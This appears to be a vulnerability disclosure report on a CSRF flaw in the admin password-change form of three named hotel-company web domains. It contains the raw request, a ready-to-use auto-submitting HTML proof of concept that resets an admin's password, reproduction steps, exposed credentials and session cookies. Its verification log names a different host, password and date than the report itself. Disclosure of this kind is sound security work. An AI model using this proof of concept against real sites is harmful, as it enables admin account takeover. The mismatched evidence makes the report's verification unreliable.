

CSRF VULNERABILITY REPORT

Report Date: September 18, 2025 | Reported by: Mustafa Mohamed

Vulnerability Type	Cross-Site Request Forgery (CSRF)
Affected Endpoint	POST /admin/users/change_pwd
Affected Domains	https://hrsign.sunrise-resorts.com https://newsign.sunrise-resorts.com https://srp.sunrise-resorts.com
Authentication Required	Yes (Attacker must exploit a logged-in admin)
Severity	High

Summary

A Cross-Site Request Forgery (CSRF) vulnerability was discovered in the password change functionality of the hrsign.sunrise-resorts.com web application. This allows an attacker to change the password of an authenticated admin user without their knowledge by tricking them into visiting a malicious page.

Note: The same vulnerability was also found on:

- https://newsign.sunrise-resorts.com
- https://srp.sunrise-resorts.com

Technical Details

The vulnerable form does not implement any CSRF protection mechanisms such as CSRF tokens. It also accepts POST requests from external origins.

Vulnerable Request

```
POST /admin/users/change_pwd HTTP/1.1
Host: hrsign.sunrise-resorts.com
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="password"

B@fY123456
-----WebKitFormBoundary
Content-Disposition: form-data; name="submit"

1
-----WebKitFormBoundary--
```

Proof of Concept (POC)

The following HTML demonstrates the attack. When visited by an authenticated admin user, it silently changes their password:

```
<!DOCTYPE html>
<html>
<body>
<form id="csrfForm" action="https://hrsign.sunrise-resorts.com/admin/users/
change_pwd" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="password" value="B@fY123456">
  <input type="hidden" name="submit" value="1">
</form>
<script>
  HTMLFormElement.prototype.submit.call(document.getElementById('csrfForm'));
</script>
</body>
</html>
```

Steps to Reproduce

- **1-** Log in to the admin panel as a valid user at:
https://hrsign.sunrise-resorts.com/admin
(or) https://newsign.sunrise-resorts.com/admin
(or) https://srp.sunrise-resorts.com/admin
- **2-** Without logging out, open the CSRF POC HTML file in a new browser tab or inside an iframe.


- 3- The password of the logged-in admin will be silently changed to B@fY123456.

Verification & Behavior Analysis

To validate the impact of the vulnerability:

- The original password for the test account was: P@ssword2030.
- I successfully logged in using this password (screenshot available below).

VISUAL EVIDENCE: SUCCESSFUL INITIAL LOGIN



After logging in, I opened the CSRF POC HTML file in the browser. From the DevTools Network tab, I observed the following request:

```
POST https://hrsign.sunrise-resorts.com/admin/users/change_pwd
```

This confirms that the CSRF request was delivered and accepted by the server. Then I verified the result:

- When I tried logging in again with the original password P@ssword2030, the login failed and I was redirected back to the login page.
- When I used the password from the CSRF attack (B@fY123456), I was redirected to /admin/dashboard, confirming the password had been silently changed.

VISUAL EVIDENCE: POST-ATTACK VERIFICATION LOGS

```
Request
Pretty Raw Hex
1 POST /admin/auth/login HTTP/2
2 Host: hr-sign.sunrisehotels.net
3 Cookie: cf_clearance=
oInQdN8oQYakWHrgVCVJZuTl9GS2_f_4npau8g3big-1782720658-1.2.1.1-bQWuSE45Ab9FnUOf
7ELkNIG7rTjIHEDwEp4kuuP_uaT0_DzjchSRN7Q3HJD1SEjzKcq7m.XBDvavrmMEea.Mlf.aolEFx
tcT0rbH4MaXcj17zXYSb4dLamx7W2IVX53CTXey5YZqrGBOnL2RQ5x0Wn_c.aPG_tyHH80m8MiXdnw
GvmgeuW9059HpavFtgJl6hhDbX5lMirFtAejS3a0nw_rrYmXahKi4_vC_7B7Apnu5.zSJ5eXaZ2m4Ro
SMggLg5QhQ0vuw_sEXHUseIqg6bTrsfjAsEDrJayBuS90G2lmCrUkHIV.ovUvTF_ujrwKrAgkZTsCyI2
nfvDObCREQ; ci_session=f554dc209d917d5769fa69eb4fb5e38dcfc446a9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101
Firefox/152.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 67
10 Origin: https://hr-sign.sunrisehotels.net
11 Referer: https://hr-sign.sunrisehotels.net/admin/auth/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=ahmed.salah password=B0fYl23456 submit=Login

Response
Pretty Raw Hex Render
1 HTTP/2 303 See Other
2 Date: Mon, 29 Jun 2026 08:19:12 GMT
3 Content-Type: text/html; charset=UTF-8
4 Location: https://hr-sign.sunrisehotels.net/admin/dashboard
5 Cache-Control: no-store, no-cache, must-revalidate
6 Nel: ("report_to":"cf-nel","success_fraction":0.0,"max_age":604800)
7 Expires: Thu, 19 Nov 1991 08:52:00 GMT
8 Pragma: no-cache
9 Server: cloudflare
10 Set-Cookie: ci_session=13bb01dbba6b64deb3a2cb7529eee5a5478198b2; expires=Mon
29-Jun-2026 10:19:12 GMT; Max-Age=7200; path=/; HttpOnly
11 Vary: Accept-Encoding
12 Cf-Cache-Status: DYNAMIC
13 Server-Timing: cfCacheStatus;desc="DYNAMIC"
14 Server-Timing: cfEdge;dur=57,cfOrigin;dur=145
15 Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=HuJwG4CBM1dtQrgS6XZk4CFZroeJTDHEiPCumDkTDNGZe4CB4CFdh5it1
ldS0nsFtEQbHbqkZ3efSaS2xV7MYcYF4CFdy2wpDeWZxpdcv4cdJmXPr0xqI4qD6laoSvaW1lPB
F42BfiXBUsaKlnT6"}]}
16 Cf-Ray: a13381408bec7dd2-2PH
17 Alt-Svc: h3=":443", ma=86400
18
19
```

Recommended Fix

To mitigate CSRF attacks:

- Implement CSRF tokens for all state-changing requests.
- Set SameSite attribute to Lax or Strict for session cookies.
- Validate the Origin or Referer header server-side.
- As a defense-in-depth, disable submit buttons until explicitly enabled via JavaScript after form validation.

References

- OWASP CSRF Prevention Cheat Sheet

